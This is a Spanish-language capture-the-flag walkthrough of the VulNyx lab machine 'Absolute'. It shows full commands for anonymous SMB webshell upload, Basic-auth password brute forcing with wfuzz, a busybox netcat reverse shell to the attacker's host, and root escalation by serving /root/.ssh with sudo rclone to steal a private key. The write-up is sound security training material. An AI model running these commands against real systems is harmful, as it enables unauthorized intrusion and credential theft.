VulNyx - Absolute
Information
Absolute es una máquina virtual vulnerable Linux de dificultad fácil de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en los hipervisores VirtualBox y VMware.
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.155
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-12 10:27 CEST
Nmap scan report for 192.168.1.155
Host is up (0.00058s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
❯ nmap -sVC -p80,139,445 192.168.1.155
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-12 10:28 CEST
Nmap scan report for 192.168.1.155
Host is up (0.00070s latency).

PORT    STATE SERVICE     VERSION
80/tcp  open  http        nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Welcome to nginx!
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
MAC Address: 08:00:27:FF:18:C2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-07-12T08:28:21
|_  start_date: N/A
|_nbstat: NetBIOS name: ABSOLUTE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
Shell (www-data)
445/TCP (SMB)
Basic Enumeration
❯ netexec smb 192.168.1.155
SMB   192.168.1.155   445   ABSOLUTE   [*] Unix - Samba (name:ABSOLUTE) (domain:ABSOLUTE) (signing:False) (SMBv1:False)
Shares
List
Encuentro un share llamado web y dispongo de permisos READ,WRITE
❯ smbclient -NL //192.168.1.155

	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	web             Disk      Website Directory
	IPC$            IPC       IPC Service (Samba 4.17.12-Debian)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 192.168.1.155 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

❯ smbmap -H 192.168.1.155 --no-banner
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.1.155:445	Name: 192.168.1.155       	Status: NULL Session
	Disk                                                  	Permissions	Comment
	----                                                  	-----------	-------
	print$                                            	NO ACCESS	Printer Drivers
	web                                               	READ, WRITE	Website Directory
	IPC$                                              	NO ACCESS	IPC Service (Samba 4.17.12-Debian)
[*] Closed 1 connections
Upload WebShell
Utilizo put para subir una webshell PHP, la cual revisaré más adelante al enumerar el puerto 80
❯ smbclient -N //192.168.1.155/web
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 12 10:32:28 2025
  ..                                  D        0  Fri Jul 11 12:22:06 2025
  index.html                          N      935  Fri Jul 11 12:37:58 2025

		19480400 blocks of size 1024. 16208036 blocks available

smb: \> put cmd.php
putting file cmd.php as \cmd.php (14,6 kb/s) (average 14,6 kb/s)

smb: \> ls
  .                                   D        0  Sat Jul 12 10:43:17 2025
  ..                                  D        0  Fri Jul 11 12:22:06 2025
  index.html                          N      935  Fri Jul 11 12:37:58 2025
  cmd.php                             A       30  Sat Jul 12 10:43:17 2025

		19480400 blocks of size 1024. 16208032 blocks available
Con rpcclient obtengo la ruta absoluta Uploaded-Backup-Files en el share web
❯ rpcclient -NU "" 192.168.1.155 -c "netshareenum"
netname: web
	remark:	Website Directory
	path:	C:\var\www\html\Uploaded-Backup-Files
	password:
80/TCP (HTTP)
Site (/)

Directory Brute Force
❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://192.168.1.155/ -x html,txt,php -b 404,403
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.155/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404,403
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 615]
Progress: 882180 / 882184 (100.00%)
===============================================================
Finished
===============================================================
Site (/Uploaded-Backup-Files)
Auth Basic
En la ruta /Uploaded-Backup-Files encuentro un auth-basic y realizo password guessing sin éxito

Los auth-basic suelen tener información definida por el usuario en el archivo de configuración, esta información en los headers es ignorada por los navegadores modernos por políticas de seguridad ya que en ocasiones se hace leak de información sensible

Con curl consigo ver una cabecera interesante y enumero al usuario m.howard
❯ curl -I "http://192.168.1.155/Uploaded-Backup-Files/"
HTTP/1.1 401 Unauthorized
Server: nginx/1.22.1
Date: Sat, 12 Jul 2025 09:08:08 GMT
Content-Type: text/html
Content-Length: 179
Connection: keep-alive
WWW-Authenticate: Basic realm="Welcome to m.howard server!"
Password Brute Force
Con wfuzz obtengo el password slideshow del usuario m.howard
❯ wfuzz -c -w /opt/techyou.txt --basic "m.howard:FUZZ" -u "http://192.168.1.155/Uploaded-Backup-Files/" --hh=179 2>/dev/null
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.155/Uploaded-Backup-Files/
Total requests: 10000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000406:   200        45 L     92 W       935 Ch      "slideshow"

Total time: 4.332492
Processed Requests: 10000
Filtered Requests: 9999
Requests/sec.: 2308.140
Reverse Shell
Ahora con las credenciales obtenidas consigo apuntar a la webshell (cmd.php) previamente subida desde SMB
Consigo ejecutar comandos como usuario www-data
❯ curl -sX GET "http://192.168.1.155/Uploaded-Backup-Files/cmd.php?cmd=id" -u 'm.howard:slideshow'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Ya ejecutando comandos intento obtener una reverse shell
❯ echo -n 'busybox nc 192.168.1.5 443 -e /bin/sh' | jq -sRr @uri
busybox%20nc%20192.168.1.5%20443%20-e%20%2Fbin%2Fsh
❯ echo -n 'busybox nc 192.168.1.5 443 -e /bin/sh' | jq -sRr @uri | xclip -sel clip
❯ curl -sX GET "http://192.168.1.155/Uploaded-Backup-Files/cmd.php?cmd=busybox%20nc%20192.168.1.5%20443%20-e%20%2Fbin%2Fsh" -u 'm.howard:slideshow'
Obtengo la shell como usuario www-data
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.155] 42476
id ; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
absolute
Privilege Escalation
Enumeration
Sudo
El usuario www-data puede ejecutar como root el binario rclone con sudo
www-data@absolute:~$ sudo -l
Matching Defaults entries for www-data on absolute:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User www-data may run the following commands on absolute:
    (root) NOPASSWD: /usr/bin/rclone
Revisando el help de rclone, veo que existe el parámetro serve que permite levantar servidores de multiples protocolos
serve - Serve a remote over a protocol.
www-data@absolute:~$ rclone serve
Error: serve requires a protocol, e.g. 'rclone serve http remote:'
Usage:
  rclone serve <protocol> [opts] <remote> [flags]
  rclone serve [command]

Available Commands:
  dlna        Serve remote:path over DLNA
  docker      Serve any remote on docker's volume plugin API.
  http        Serve the remote over HTTP.
  restic      Serve the remote for restic's REST API.
  sftp        Serve the remote over SFTP.
  webdav      Serve remote:path over WebDAV.
Abuse
Levanto con rclone un servidor HTTP, apunto a /root/.ssh y obtengo la clave privada (id_rsa) del usuario root
www-data@absolute:~$ sudo -u root /usr/bin/rclone serve http /root/.ssh --addr 0.0.0.0:1234
2025/07/12 11:38:07 NOTICE: Config file "/root/.config/rclone/rclone.conf" not found - using defaults
❯ curl -sX GET "http://192.168.1.155:1234" | html2text
****** / ******
[                    ]
 Name            Size Modified
 Go up           —    —
 authorized_keys 564  2025-07-11 10:40:42.167980107 +0000 UTC
 id_rsa          2590 2025-07-11 10:40:42.167980107 +0000 UTC
❯ curl -sX GET "http://192.168.1.155:1234/id_rsa" | xclip -sel clip
Me convierto en usuario root con la clave privada (id_rsa) obtenida
www-data@absolute:~$ chmod 600 id_rsa
www-data@absolute:~$ ssh -i id_rsa root@127.0.0.1
root@absolute:~# id ; hostname
uid=0(root) gid=0(root) grupos=0(root)
absolute
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt
root@absolute:~# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
9eed****************************
97d2****************************
Hasta aquí la resolución de la máquina Absolute.
Happy Hacking!